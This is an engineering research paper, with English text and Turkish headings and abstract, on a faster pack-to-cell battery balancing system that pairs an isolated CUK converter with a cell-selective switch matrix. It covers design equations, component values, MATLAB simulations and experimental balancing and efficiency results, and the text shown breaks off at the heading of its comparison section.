This paper proposes a faster active package to cell (P2C) balancing battery management system (BMS) by using a proportion-integration (PI) controlled isolated CUK converter (ICC) with a cell-selective switch matrix (SWM). The high power capability of the ICC and a SWM that has the ability to select each cell individually or multiple cells in series increase balance speed. In addition, the low cost analysis and small size comparisons of the proposed study are presented. BMS is applied to battery packs to monitor the voltage, current, temperature, and state of charge (SoC) values of each cell and provide the battery pack with the ability to operate in a safe zone. One of the battery problems is that each battery cell in the pack does not contribute energy equally to the entire pack. Li-ion batteries that are used in this paper also suffer from this problem due to their higher energy density than other batteries. Therefore, a balancing operation is needed for the voltage and SoC of each cell. According to the average of battery cells, the entire pack charges the selected lower cells by converting the energy through ICC and switching the lower energized cells. Due to the isolation, the energy can be transferred from pack to cell. The proposed study is simulated in MATLAB Simulink and then implemented experimentally. The tests are conducted as an idle state balance operation, and the experimental tests show that the balancing operation requires 1170 seconds to balance a 10% SoC difference and 3033 seconds to balance a 55% SoC difference. The experimental studies produce a balancing speed of 9.64 mV/min with 81.98% efficiency. Finally, the result of the proposed study is compared with the other P2C methods in the literature. The comparison also showed that the proposed study is a cost effective solution.

İzole Cuk Dönüştürücü ve Anahtar Matrisi Kullanılarak Daha Hızlı Paketten Hücreye Dengeleyen Batarya Yönetim Sistemi

Makale Bilgisi

Araştırma makalesi
Başvuru: 21/05/2024
Düzeltilme: 15/08/2024
Kabul: 03/09/2024

Anahtar Kelimeler

Hücre Dengeleme
BMS
İzole CUK Dönüştürücü
Anahtar Matrisi
Paketten Hücreye

Öz

Bu makale, hücre seçici anahtar matrisi (SWM) ile proportion-integration (PI) kontrollü izole CUK dönüştürücü (ICC) kullanarak daha hızlı bir aktif paket hücre (P2C) dengeleme batarya yönetim sistemi (BMS) önermektedir. ICC'nin yüksek güç kapasitesi ve her bir hücreyi ayrı ayrı veya seri halde birden fazla hücreyi seçme yeteneğine sahip bir SWM, dengeleme hızını artırır. Ek olarak, önerilen çalışmanın düşük maliyet analizi ve küçük boyut karşılaştırmaları sunulmaktadır. BMS, her bir hücrenin voltajını, akımını, sıcaklığını ve şarj durumu (SoC) değerlerini izlemek ve batarya paketine güvenli bir bölgede çalışma yeteneği sağlamak için batarya paketlerine uygulanır. Batarya sorunlarından biri de paketteki her hücrenin tüm pakete eşit şekilde enerji sağlamamasıdır. Bu makalede kullanılan Li-ion bataryalar da diğer bataryalara göre daha yüksek enerji yoğunlukları nedeniyle bu sorundan muzdariptir. Bu nedenle, her bir hücrenin voltajı ve SoC'si için bir dengeleme işlemi gereklidir. Batarya hücrelerinin ortalamasına göre batarya paketi enerjisi, ICC aracılığıyla dönüştürülerek seçilen daha düşük enerjili hücreleri şarj eder. İzolasyon sayesinde, enerji paketten hücreye aktarılabilir. Önerilen çalışma MATLAB Simulink'te simüle edilmiş ve ardından deneysel olarak uygulanmıştır. Testler boştaki durum dengeleme işlemi olarak yürütülmüştür ve deneysel testler, dengeleme işleminin %10 SoC farkını dengelemek için 1170 saniye ve %55 SoC farkını dengelemek için 3033 saniye gerektirdiğini göstermiştir. Deneysel çalışmalar, %81,98 verimlilikle 9,64 mV/dakika dengeleme hızı üretmiştir. Son olarak, önerilen çalışmanın sonucu literatürdeki diğer P2C yöntemleriyle karşılaştırılmıştır. Karşılaştırma ayrıca önerilen çalışmanın maliyet açısından etkili bir çözüm olduğunu göstermiştir.

1. INTRODUCTION (GİRİŞ)

In recent years, the electrification of electrical vehicles, marine vehicles and aerospace vehicles has become important because the electrical features of the vehicles increase each day. [1] According to the latest statistics, transport vehicles that use fossil fuels were responsible for 26% of the total greenhouse gas emissions of Saudi Arabia in 2019. [2] For those reasons, the need for energy storage systems is increasing to supply the required energy and reduce greenhouse gas emissions. One of the energy storage solutions is rechargeable batteries with lead-acid, nickel, or lithium electrochemistry. [3-5] Lithium batteries are the most commonly used rechargeable battery type recently for electrical vehicles, marine vehicles and aerospace vehicles due to their features of high power density, high current capacity, low maintenance and no memory effect. [6-8] However, rechargeable batteries must operate in a safe operating region because overcharging, over discharging, battery cell voltage unbalance and overheating conditions are harmful for batteries and may cause severe damage if they are not monitored. [9-11]

Battery charging and discharging periods may cause a battery voltage unbalance among the series connected battery cells over time. This leads to an overcharge or undercharge of a few battery cells in the battery pack. The overcharge of the battery causes overheating and even thermal runaway. On the other hand, overcharging a battery causes a reduction in its lifecycle and the even death of the battery cell. [12] Therefore, the BMS is used to balance the cell voltages and operate batteries with safe and higher performance.

Miscellaneous methods are presented and implemented to provide balancing operations among the battery cells. These are mainly active and passive balancing methods in the literature, as seen in Figure 1. [13-16] The passive balancing methods are fixed shunt and shunt switched resistor topologies. [17] The passive methods are very simple and have a very low cost since the resistor and switching elements are the only required components, but this method suffers from very low speed, inefficiency, and a heat problem due to the shunt resistors. On the other hand, active balancing methods offer high balancing speed due to active topologies, high efficiency due to charge transfer and fewer heat problems due to the nonexistence of shunt resistors. The cell to cell (C2C) [18-22] methods can transfer the excess charge either adjacent-cells to adjacent-cells or any-cell to any-cell. The C2C method provides moderately fast and highly efficient topologies such as switched capacitor, CUK converter and quasi resonant converter. However, the complexity of the C2C topologies is high because of the number of switching elements and passive components. Therefore, the cost and size of these topologies become high. The cell to pack (C2P) [15-16, 23-24] methods in the literature aim to transfer the charge from overcharged battery cells to the entire battery pack. The multi-winding forward transformers or unidirectional flyback converters are implemented in the literature as C2P balancing methods. The C2P methods are more cost effective and smaller in size than the other active methods. However, their balance speed is not as good as P2C methods, and their efficiency is moderate while their complexity is high due to the existence of a multi winding transformer and many switches.




Figure 1. Chart of cell balancing methods (Hücre dengeleme yöntemleri çizelgesi)

The P2C method aims to transfer energy from the battery pack to the low-charged battery cells. The P2C method has the highest balance speed ability among the active methods. High-power balancing can be provided for large battery packages. In contrast, the efficiency and cost effectiveness are lower than the C2C and C2P studies. In terms of the P2C method, multiple transformers, cell-selective flyback or half-bridge topologies are presented in the literature. The multiple transformer topology requires separate transformers for each cell. [25] Also, the multi-winding transformer based half bridge converter topology takes up more space as the number of cells increases. [26] High balancing speed and high efficiency can be achieved by these topologies, but their high cost, high complexity and large size are their drawbacks. Another voltage multiplier based half bridge converter topology has the advantages of high balance speed, being relatively efficient and being lower in complexity due to the reduced switch count. [27] Conversely, the amount of passive components increases very much, and causes high cost and large size, as well. On the other hand, a cell-selective flyback converter transfers energy to the relevant cells with two transformers and a switch matrix that allows the selection of cells individually. [28] Even if the cell selected flyback converter provides less current and causes slow balance speed due to the low power design of the presented study, the cell selected flyback converter topology has an efficient,

moderately simple, cost effective and medium sized topology among the P2C methods. Therefore, high power capable dc-dc converters are researched in the literature for faster performance. [29] The high current capability for faster balancing and high efficiency can be achieved by the push-pull, full bridge and half bridge converters. However, their complexity and cost are very high. Also, the size is large. Therefore, faster and more efficient topologies are researched by considering complexity, cost and size.

Battery balancing in literature requires the utilization of strategies such as battery cell terminal voltages, SoC, or capacity to implement a balance algorithm. [33] The strategy of monitoring battery cell terminal voltages is conventional, practical, and easy to implement. Nevertheless, this approach may suffer from an imbalance issue due to variations in the internal resistance and capacity of the battery cells caused by aging. Another approach is to consider the SoC levels of battery cells. This strategy is robust against the effects of aging and disturbances thanks to its dynamic balancing operation. Nevertheless, the computational effort is high. As a last strategy, the total capacity maximizes the energy utilization of a battery pack. Nevertheless, the implementation of this strategy in real-time requires a significant computing effort for the BMS.




Figure 2. The balancing algorithms in the literature (Literatürdeki dengeleme algoritmaları)

Figure 2 provides a comprehensive list of the balancing algorithms provided in the literature. The adaptive PID controller, modern methods, and intelligent methods ensure robust control over both

linear and nonlinear battery balancing operations. [30-33] Furthermore, the states of repeated balancing and overbalancing are eliminated. Nevertheless, these methods require complicated

mathematical models, significant computational effort, or data training. In contrast, the statistical algorithms of maximum-minimum, mean, and difference algorithms offer simpler implementation, lower computational effort, and higher accuracy. [34] Furthermore, these methods are widely applied. Nevertheless, the statistical algorithms may encounter repeated balancing and overbalancing issues. Besides, the proposed algorithm is also derived from the mean algorithm. The proposed algorithm constrains the balance operation by employing a threshold to prevent overbalancing. Additionally, a periodic operation function is implemented in the cell selective algorithm (CSA) algorithm to solve the problem of repetitive balancing, as shown in Figure 8.

In this study, a faster and more cost effective active P2C balancing BMS that can select the cells with the SWM, provide power transfer with the ICC is proposed. The proposed PI controlled ICC provides high current application, which results in high speed and low balance time. [35] Moreover, the SWM can be configured to select up to 4 cells for ICC, thus, high power balancing, expanded cell control and easier cell selection are provided. The proposed CSA monitors the voltage, current and SoC parameters of each cell and performs an optimal balancing operation in case of an imbalance. On the other hand, the proposed topology is cost effective among the P2C methods and offers a compact size of practical circuitry. The working principle, representative figures, calculations and explanation of the CSA algorithm are given in Section 2. The implementation and the results of the simulation are

given in Section 3. The experimental study is presented in Section 4 by including the experimental implementation, SoC estimation, efficiency calculation, design performances, the results of balancing operations and the comparison with other P2C topologies. Finally, Section 5 includes the conclusion of the study.

2.METHODOLOGY OF BMS TOPOLOGY (BMS TOPOLOJİSİNİN METODU)

Recently, the battery packages that are used in real applications such as electrical land vehicles, marine vehicles, and aircraft have increased as the electrification trend increases. As a result, the balancing operation of the BMS topologies requires longer time to complete, which constrains maximizing battery capacity and health. [33] Therefore, higher balancing speed and the high current capability of the balancing topologies are required. On the other hand, the balancing topology needs to be cost effective and simpler. Consequently, the proposed ICC and SWM topologies are utilized for high balancing speed and low cost.

2.1. Working Principle of ICC (ICC çalışma prensibi)

The proposed balance topology is composed of ICC, SWM and a BMS controller that are given in Figure 3 (Proposed topology) and in Figure 6 (Whole system). One parallel and 8 series battery cells are used as a battery package. The Li-ion electrochemistry rechargeable battery cells (B [1:8]) are selected in this study [36].




Figure 3. The proposed ICC topology and PI controller (Önerilen ICC topolojisi ve PI kontrolcü)

The ICC is composed of magnetic inductors (L_1 , L_2), series capacitors (C_1 , C_2), switching MOSFETs (Sw_1 and Sw_2), filter capacitors (C_{dc} , C_{bat}) and a transformer with a turns ratio of N_1/N_2 as seen in Figure 3. The ICC provides isolation to enable P2C

power transfer and provides high power balancing. After the PI controller is activated to drive ICC, the ICC operates in two states as shown in Figure 4 and Figure 5.

State 1 Operation: By turning Sw_1 MOSFET on and Sw_2 MOSFET off as in Figure 4, L_1 is charged by battery pack while the output is supplied by C_1 , C_2 , C_{bat} capacitors and L_2 inductor. The transformer is discharged while transferring the energy on C_1 to secondary side.

State 2 Operation: By turning Sw_1 MOSFET off and Sw_2 MOSFET on as in Figure 5, L_1 charges the C_1 capacitor, the transformer on the primary side and C_2 on the secondary side. The output is supplied by C_{bat} capacitor and L_2 inductor.




Figure 4. State 1 of proposed balance topology (Önerilen dengeleme topolojisinin 1. durumu)




Figure 5. State 2 of proposed balance topology (Önerilen dengeleme topolojisinin 2. durumu)

2.2. Working Principle of SWM (SWM çalışma prensibi)

The ICC input is supplied by the battery package, and the output voltage can be adjusted to charge from 1 to 4 series battery cells according to what the battery balance algorithm needs. The ICC output terminals are connected to the SWM input. Also, the Li-ion battery cells are connected to SWM outputs individually. Thus, each battery cell can be selected. The SWM is composed of series diode ($D_p[1:8]$, $D_n[1:8]$) and MOSFET ($S_p[1:8]$, $S_n[1:8]$) branches. These branches provide to select positive and

negative polarity of battery cells. The output of the ICC will be connected to the determined cell if the SWM is configured. The operation examples of SWM are given below. As seen in Figure 6 (a), the charge levels of B_8 and B_7 are lower than the average charge level. Therefore, the S_{p8} and S_{n7} MOSFET branches of SWM is turned on to select B_8 and B_7 . On the other hand, the charge levels of B_4 , B_3 , B_2 and B_1 are lower than the average charge level. Therefore, the S_{p4} and S_{n1} MOSFET branches of SWM is turned on to select the cells from B_4 to B_1 as shown in Figure 6 (b).




Figure 6. Selection configurations of SWM: (a) Two cells selection, (b) Four cells selection (SWM'in seçim yapılandırılmaları: (a) iki hücre seçimi, (b) dört hücre seçimi)

2.3. BMS Controller (BMS kontrolcüsü)

As seen in Figure 7, the controller of the BMS monitors each battery cell voltage, input-output currents and temperature of the battery pack with the help of sensors in the proposed method. In idle state, the charge level of battery cells is monitored thanks to the SoC estimation algorithm, and lower-charged cells are determined in cases of an unbalanced condition. When a charge imbalance occurs among the battery cells, the controller enters

into run state, configures SWM to select the determined cells with CSA, and enables the PI controller of the ICC for power conversion. Thus, the lower-charged cells are charged with the battery pack as P2C. In run state, the input and output of the ICC are measured to monitor how much current is flowed from the battery pack to the determined cells over time because the charge drop of the pack and the charge increase of the determined cells are required to finish the balancing operation.




Figure 7. Controller block diagram (Kontrolcü blok diagramı)

2.4. Calculation of ICC Design Parameters (ICC tasarımı parametrelerinin hesaplaması)

While operating the ICC in steady state condition, the input and output relationship of the converter is obtained as the equation (1).

$$V_{out} = \frac{n * V_{in} * D}{1 - D} \quad (1)$$

The output voltage, V_{out} , is equal to the transformer turns ratio, n , times input voltage, V_{in} , times duty cycle, D , divided by one minus D . The passive component values are calculated by considering the state 1 and state 2 of ICC that is shown in Figure 4 and Figure 5.

$$L_1 = \frac{V_{in} * D * T}{\Delta i_{L1}} = \frac{V_{in} * D * T}{\Delta i_{in}} \quad (2)$$

The value of L_1 inductor is equal to the input voltage, V_{in} , times duty cycle, D , times the switching period, T , divided by the change of current on L_1 , Δi_{L1} , which is also equal to the change of input current, Δi_{in} , as obtained from the equation (2).

$$L_2 = \frac{V_{out} * (1 - D) * T}{\Delta i_{L2}} = \frac{V_{out} * (1 - D) * T}{\Delta i_o} \quad (3)$$

For the L_2 inductor, the equation (3) is obtained. The L_2 inductor equals to the output voltage, V_{out} , times duty cycle, D , times the switching period, T , divided by the change of current on L_2 , Δi_{L2} , which is also equal to the change of output current, Δi_o .

$$L_m = \frac{V_{in} * D * T}{\Delta i_{Lm}} = \frac{V_{in} * D * T}{\Delta(i_{in} + n * I_o)} \quad (4)$$

The simplified equation (4) to calculate magnetizing inductance value of transformer, L_m , is equal to the input voltage, V_{in} , times duty cycle, D , times the switching period, T , divided by the change of current on L_m , Δi_{Lm} , which is equal to $\Delta(i_{in} + n * I_o)$.

$$C_1 = \frac{I_{in} * (1 - D) * T}{\Delta V_{in}} \quad (5)$$

The C_1 capacitor value is obtained with the equation (5). The C_1 capacitor equals to the input current, I_{in} , times one minus duty cycle, D , times the switching period, T , divided by the change of voltage on C_1 , ΔV_{C1} , which is also equal to the change of input voltage, ΔV_{in} .

$$C_2 = \frac{I_o * D * T}{\Delta V_o} \quad (6)$$

The C_2 capacitor value is obtained with the equation (6). The C_2 capacitor equals to the output current, I_o , times duty cycle, D , times the switching period, T , divided by the change of voltage on C_2 , ΔV_{C2} , which is also equal to the change of input voltage, ΔV_{out} .

$$C_{bat} = \frac{\Delta i_{L2} * T}{8 * \Delta V_o} \quad (7)$$

The capacitance of the output capacitor, C_{bat} , is obtained with the equation (7). The C_{bat} capacitor equals to the change of current on L_2 , Δi_{L2} , which is also equal to the change of output current, Δi_o , times duty cycle, D , times the switching period, T , divided by the change of voltage on C_{bat} , ΔV_{Cbat} , which is also equal to the change of input voltage, ΔV_{out} , multiplied by 8.

The component values are calculated and implemented in the proposed topology as listed in Table 1. The MOSFETs and diodes are selected by considering their operation region in the balance circuit. The ICC MOSFETs are driven with 50 kHz PWM signals. The PWM outputs of the balance topology and UART output for the BMS user interface are provided, and the temperature, current and voltage measurements are monitored by a microcontroller. Nickel-enriched lithium nickel manganese cobalt oxide (LiNiMnCoO₂) electrochemistry battery cells are used in this study. [37] The battery cells are 18650 packages. Their charge capacity is 2800 mAh, and voltage range is 4.25 V max and 2.5 V min.

Table 1. Design parameters (Tasarım parametreleri)

Parameter		Value
Input voltage (V_{in})		20 V to 33.6 V
Output voltage (V_{out})		0 V to 16.8 V
Max output power (P_o)		50.4 W
Switching frequency		50 kHz
Efficiency (η)		81.98 %
ICC MOSFETs (Sw_1, Sw_2)		BSC070N10NS5ATMA1 100V 80 A
SWM MOSFETs ($S_{p1:8}, S_{n1:8}$)		CSD18511Q5AT 40 V 100A
Diodes ($D_{p1:8}, D_{n1:8}$)		SVM1045VB 45V 10 A
Micro-controller		DSPIC33FJ16GS502
Battery	Package	8S
	Part number	ASPİLSAN INR18650A28
	Voltage	2.5V Min, 3.65V Nominal, 4.25 Max
	Capacity	2800 mAh
	Max. charge current	4A
	Max. discharge currents	14A
Primary inductance, L_1, ESR_{L1}		330uH, 326mΩ
Primary capacitance, C_1, ESR_{C1}		100 uF, 210mΩ
Secondary inductance, L_2, ESR_{L2}		330uH, 326mΩ
Secondary capacitance, C_2, ESR_{C2}		680uF, 45mΩ
Output capacitance, C_{bat}, ESR_{Cbat}		100 uF, 6mΩ
Transformer	L_m	116uH
	L_{lk}, R_{ser}	1.22uH, 90m Ω
	N_p/N_s	30:30
	Core	EPCOS B66359A ETD 29/16/10

ESR: Equivalent series resistance

2.5. The Design Explanation of CSA (CSA'nın tasarım açıklaması)

The CSA starts by sampling the open circuit voltages (OCV) of the battery cells as seen in Figure 8. Then, it calculates the average of these cell voltages for comparison with each other. Each

battery cell voltage is compared with the average voltage of the cells. If all the battery voltages are close to the average voltage within a determined tolerance, the cell voltages are balanced, and the balance operation is passive. However, in the reverse situation, an unbalance is detected, and the balancing operation is activated.




Figure 8. CSA battery balance algorithm (CSA batarya dengeleme algoritması)

The sampled cell voltages are sorted from the least to the highest. Thus, the least charged cell is determined. Moreover, the cells that are connected serially with the least charged cell are checked to see if they are below the average voltage of the cells. The least charged cell and its series cells that are below the average voltage are selected for balancing. Then, the SWM is configured for selected cells, and the ICC is turned on to start the power transfer as P2C. After the balance operation is started, the cell voltages, input and output currents of the ICC are monitored continuously. After low-pass filtration, the calculated voltage drops over battery cells are estimated and subtracted from each cell voltage to estimate the OCV. The obtained cell voltages are then used to calculate the SoC levels of the cells and compare them with the average cell voltage. If the cell voltages are balanced, balance operation is stopped by CSA. Otherwise, the

balance operation continues. The time step of battery balance operation is determined as the optimum value of 60 seconds to be able to reconfigure the SWM safely and lessen the computational effort. The balance operation is periodically stopped to monitor the OCV of each cell, update the average voltage and sort the battery cell voltages for the next SWM configuration at the end of every 60 seconds. Then, the balance operation continues by activating ICC and configuring SWM.

3.SIMULATION RESULTS (SİMÜLASYON SONUÇLARI)

The proposed BMS balance topology is simulated in MATLAB Simulink before being verified experimentally. The balance operation proceeds in an idle state scenario. The voltage, current, and SoC inputs are observed in the simulation. The ICC

output graphs, and the balance operation graphs are obtained.

3.1. Block Diagrams of BMS Topology (BMS topolojisinin blok diagramları)

The block diagrams of the proposed BMS balance topology in MATLAB Simulink are given in Figure 9, Figure 10 and Figure 11.




Figure 9. Block diagram of ICC and PI controller (ICC ve PI kontrolcünün blok diagramı)

The block diagrams of the ICC and PI controller are shown in Figure 9. The parameters of the simulation and the passive components of ICC are found in Table 1. The ICC is connected to the battery package terminals at the input, and the SWM selection terminals at the output. The terminals are also given in Figure 10. The switching elements of MOS_1 and MOS_2 are connected to the output of the PI controller. In addition, the PI controller can be started or stopped by S_w signal in simulation according to the need for balancing. After the PI controller receives an enable signal, the ICC starts to operate.

In the implemented simulation setup, idle state battery balancing operation is simulated with eight series connected battery cells. To test the functionality and the performance of the proposed BMS topology, two different conditions that are SoC difference and SoC sequence are combined. The SoC difference of the battery cells are configured as 10% and 43% in two different attempts to see the minimum and maximum operation scenarios. Also, the SoC level of the battery cells are adjusted in a random sequence in these two attempts to produce more challenging balance operation for the CSA.




Figure 10. Block diagram of the SWM and batteries (SWM ve bataryaların blok diagramları)

The block diagrams of the SWM, BMS controller, and batteries are shown in Figure 10 and Figure 11. The batteries in Figure 10 are adjusted to 2.8 Ah and 3.65 V nominal voltage levels. Also, the SoC level of each battery cell is monitored in the battery pack. Each SWM switch is controlled by the BMS controller with 16-bit discrete signals. According to the selected battery cells, only one pair of the

positive and negative switches is enabled, and the other switches are disabled. Furthermore, the BMS controller includes the CSA algorithm, thus, the gate signals of the SWM and PI controller of the ICC are controlled when there is a SoC imbalance. Also, the BMS controller has a time reference for the periodic operation of CSA.





Figure 11. Block diagram of the BMS controller (BMS kontrolcüsünün blok diagramı)


3.2. ICC Outputs of Simulation (ICC simülasyon çıktıları)

The simulation of ICC produces the voltage and current outputs that are shown in Figure 12. While one battery cell is balancing, the output voltage is settled at the one cell charging voltage while the

balance current is settled around 3A, as shown in Figure 12(a). Also, the current again settles around 3A, and the output voltage is settled at the four-cell charging voltage while four series cells are balancing, as shown in Figure 12(b).



(a)



(b)

Figure 12. Cell balance outputs of simulation: (a) 1S cell balance, (b) 4S cell balance (Simülasyona ait hücre dengeleme çıktıları: (a) Bir seri hücre dengeleme, (b) 4 seri hücre dengeleme)




Figure 13. ICC voltage measurements in simulation (Simülasyondaki ICC voltaj ölçümleri)


While the ICC is operating at maximum power, the primary MOSFET voltage stress is equal to the sum of the input and output voltages. Also, it can reach up to 50 V, and a voltage spike can reach up to 75 V, as shown in Figure 13. On the other hand, the primary voltage of the transformer is equal to the input voltage for the on state and equal to the output voltage for the off state.

3.3. Simulation Outputs of Balancing Operation


(Dengeleme operasyonu simülasyon çıktıları)

The balance operation is simulated in MATLAB Simulink, and the final output is obtained as shown in Figure 14. The first simulation result of battery

balance is shown in Figure 14 (a). The SoC levels of the battery cells are initially set to 59.5%, 61.5%, 56%, 59%, 57%, 66%, 62.5% and 65% from 8S to 1S. The SoC unbalance of the current configuration is 10% at maximum. In that situation, the balance operation is finished in a quarter of an hour, which is 15 minutes. The resulted SoC levels are $57 \pm 1\%$. The second attempt is shown in Figure 14 (b). The SoC levels of the battery cells are initially set to 70%, 35%, 30%, 27%, 55%, 50%, 38% and 65%, respectively. At the beginning, the SoC difference between the highest and lowest SoC is 55%. In the final situation, the SoC levels are in the range of 30% and 32%. The balance operation took an hour and 6 minutes.



(a)



(b)

Figure 14. (a) First simulation result of battery balancing, (b) Second simulation result of battery balancing ((a) Batarya dengelemenin ilk simülasyon sonucu, (b) Batarya dengelemenin ikinci simülasyon sonucu)

4.EXPERIMENTAL RESULTS (DENEYSEL SONUÇLAR)

The proposed BMS balance topology is implemented as an experimental study to validate the simulation results. The voltage and SoC based balancing strategies are applied to an idle state battery balancing scenario. As a result, the operational ICC output graphs and balancing operation graphs are obtained.

4.1. Implementation of Test Setup (Test kurulumunun uygulanması)

The experimental study of the proposed topology is shown in Figure 15. The BMS topology is supplied by a power supply and the battery package. The input and output measurements are obtained by using an oscilloscope and a BMS user interface.




Figure 15 The experimental setup of the proposed balance topology (Önerilen dengeleme topolojisinin deneysel kurulumu)

4.2. Comparison and Calculation of SoC (SoC hesaplaması ve karşılaştırması)

The balancing operation of the BMS is completed at the point where the battery cell voltages and their charges are equal. Therefore, steady battery cell voltages and their charge levels need to be

calculated. However, the battery cell voltages increase or decrease while charging or discharging due to the internal resistance of the battery cells. Consequently, the studies of SoC estimation methods are researched and gathered in Table 2. [8, 38, 39] Furthermore, their advantages and disadvantages are compared.

Table 2. Comparison of the SoC estimation methods in literature (Literatürdeki SoC tahmin yöntemlerinin karşılaştırması)

SoC Estimation Methods	Advantages	Disadvantages
OCV	Implementation is easy, high precision	Requires long rest times for steady OCV, Thus, only applicable for the idle state
Model-based SoC estimation	Online and precise SoC estimation while the battery is charging or discharging	Highly model dependent
Internal resistance	Offers simple Implementation	High precision of SoC estimation is provided only at the end of discharging
CC	Easy implementation is offered with low power consumption	Inaccurate estimation due to the uncertain disturbances, difficulties of initial SoC estimation that causes cumulative effect
KF	Estimates SoC accurately in existence of external disturbances	Requires complex mathematical models, has possibility to diverge due to the inaccurate models
NN	Capability of working in noisy or nonlinear conditions, High accuracy	Trained data requires high memory storage, high computational effort
Controller based observer	Offers high accuracy, stability and robustness for non linear conditions	Difficulty of obtaining controller parameters, high computational effort
The proposed hybrid model	Simple implementation and high precision, online SoC estimation while charging or discharging	Aging effect and uncertain disturbance dependent while online SoC estimation,

The first method of OCV uses the OCV versus SoC graph that is obtained by monitoring the voltage of the long rested battery cells. The model-based SoC estimation method requires a battery model, such as an electrochemical model or an equivalent circuit model to create an OCV-SoC look up table. The created look up table provides online SoC estimation while charging or discharging but this method is highly model dependent. The internal resistance method simply uses the DC voltage and current measurements to obtain the internal resistance of batteries to estimate the SoC. However, the measured resistance is in the mΩ range, so the calculations are accurate if the battery is discharging. The next method is coulomb counting (CC). This method is simply based on the integration of charging and discharging battery currents with respect to time. However, the initial SoC estimation is difficult and uncertain disturbances cause inaccuracies. The Kalman filter (KF) based methods offer dynamic estimation of SoC against uncertain disturbances and noises. A set of state equations is used in this method to out deviations and noises. However, the state equations are very complex to obtain. Another method is neural network (NN). This method takes the battery voltage and temperature as input and provides the SoC estimation output by applying the trained data. The controller based observer methods include controllers such as PI, sliding mode or fuzzy logic to observe the OCV precisely to obtain the SoC-OCV relationship.


The proposed hybrid method includes OCV and internal resistance. The simplicity and precision of

the OCV method are combined with the internal resistance method. Thus, the change in cell voltage due to the internal resistance while charging or discharging is suppressed by the estimated internal resistance. Then, the look up table for the OCV-SoC graph is obtained and used in the balancing operation. However, the noise and temperature dependence are the same as in the OCV method. The calculations are started by discharging the battery cells from the maximum voltage level to the minimum voltage level with 3A and 0.6A current levels. The discharge curve of the battery cells is obtained as seen in Figure 16. These curves are used to obtain a look-up table for the estimation of the SoC level and internal resistance of battery cells, as seen in Figure 16 (a) and Figure 16 (b).


$$OCV_{cell} = V_{measured} + I_{cell} * R_{internal} \quad (8)$$

$$SoC_{cell}(\%) = \left(1 - \frac{DOD_{cell}(Ah)}{Capacity(Ah)}\right) * 100\% \quad (9)$$

While balancing the battery cells, the internal resistance curve is used to estimate the OCV of the cells that are charging or discharging. Thus, the OCV is estimated by using the measured cell voltages in equation (8). Also, depth of discharge (DoD) curve points of 3A are used to estimate the DoD level of OCVs by using the same equation. Thus, an estimated DoD curve is obtained against the OCV voltage and plotted in Figure 16(a). Then, the OCV of each cell is obtained by applying the curves in Figure 16(b). The obtained DoD is later used to estimate the SoC percent of each cell by applying the equation (9).



(a)



(b)


Figure 16. (a)The depth of discharge curves of the battery cells, (b) The internal resistance curve of the battery cells ((a) Batarya hücrelerinin deşarj durumu eğrileri, (b) Batarya hücrelerinin iç direnç eğrisi)

4.3. ICC Outputs of Experimental Study

(Deneysel çalışmanın ICC çıktıları)

The experimental study of ICC produces the voltage and current outputs that are shown in Figure 17. While one battery cell is balancing, the output voltage is settled at the one cell charging voltage

while the balance current is settled around 3A, as shown in Figure 17 (a). Also, the current again settles around the 3A, and the output voltage is settled at the four-cell charging voltage while four series cells are balancing, as shown in Figure 17 (b).




(a)

(b)

Figure 17. Cell balancing outputs of experimental study: (a) 1S cell balance, (b) 4S cell balance (Deneysel çalışmanın hücre dengeleme çıktıları: (a) Bir seri hücre dengeleme, (b) dört seri hücre dengeleme)

At the maximum power of ICC operation, the primary MOSFET voltage stress is equal to the sum of the input and output voltages. Also, it can reach up to 50 V, and a voltage spike can reach up to 72 V, as shown in Figure 18. On the other hand, the

primary voltage of the transformer is equal to the input voltage for the on state and equal to the output voltage for the off state. Also, it has a voltage spike level of 40.8 V.



(b)

Figure 18. ICC voltage measurements of experimental study (Deneysel çalışmanın ICC voltaj ölçümleri)

4.4. Efficiency Calculation (Deneysel hesaplama)

The efficiency calculations in the literature are researched, and it is seen that there are four main methods of efficiency calculation. These are loss analysis [40], resistive loads [27], constant battery operation [26], and continuous balancing operation [21]. Since the working principle of the proposed CSA has momentary discontinuities, the continuous

balancing operation is not satisfied. On the other hand, the loss analysis only gives theoretical results. Therefore, the resistive and constant battery operations are proper methods for this study. Among these methods, the constant battery operation is considered the optimal solution and selected to calculate the efficiency of the proposed topology.




Figure 19. Block diagram of input and output measurements (Giriş ve çıkış ölçümlerinin blok diagramı)

The measurement locations of the current and voltages for both input and output are shown in Figure 19. The input voltage and selected cell voltages are kept constant, and an output current range is applied. These measurements are later used in equation (10) to calculate the efficiency points that correspond to each output current value. By collecting these efficiency points, an efficiency versus output current graph is obtained.

$$\eta (\%) = \frac{P_o * 100\%}{P_i} = \frac{V_o * I_o * 100\%}{V_i * I_i} \quad (10)$$

The efficiency of the experimental study is measured on practical circuitry, as shown in Figure 20. The efficiency graph is measured by configuring the SWM output to have four series cells selected. Each cell voltage is adjusted around 3.8V and the ICC charges the selected cells with a range of current values from 1 A to 3.5A. Thanks to the MATLAB user interface, the current and voltage measurements of the input and output sides are sampled. Later, these parameters are used to calculate efficiency and a curve fitted graph is presented. As a result, the maximum efficiency of the experimental circuit is measured at 81.98% while the balance current is close to 3 A.





Figure 20. Efficiency of the proposed balance topology (Önerilen dengeleme topolojisinin verimi)

4.5. Experimental Outputs of Balancing


Operation (Dengeleme operasyonunun deneysel çıktıları)

The balance operation data are collected in the BMS user interface that is designed in MATLAB. The collected data are later used to plot the experimentally implemented BMS topology results as shown in Figure 21. The first attempt at the experimentally implemented BMS topology is shown in Figure 21 (a). At the beginning, the battery cell voltages are 3.722 V, 3.728 V, 3.699 V, 3.720 V, 3.704 V, 3.794 V, 3.742 V and 3.791 V from 8S to 1S. The estimated SoC unbalance is 11.33%

among the highest and lowest charged cells. Then, the battery cells are balanced in 1170 seconds, which is 19 minutes and 30 seconds. After the balance operation is finished, the final voltage values are 3.715. The second attempt is plotted in Figure 21 (b). Before the balance operation is started, the cell voltages are 3.797 V, 3.476 V, 3.355 V, 3.310 V, 3.604 V, 3.583 V, 3.510 V and 3.688 V, respectively. The estimated SoC difference between the highest and lowest charged cell voltages is calculated as 51.32%. After the balance operation is finished, the cell voltages are 3.559 ± 0.01 V. The balance operation time is around 3033 seconds, which is 50 minutes and 33 seconds.



(a)



(b)

Figure 21. (a) First experimental result of battery balancing, (b) Second experimental result of battery balancing ((a) Batarya dengelemenin ilk deneysel sonucu, (b) Batarya dengelemenin ikinci deneysel sonucu)

4.6. Comparison with Other BMS Topologies

(Diğer BMS topolojileri ile karşılaştırma)

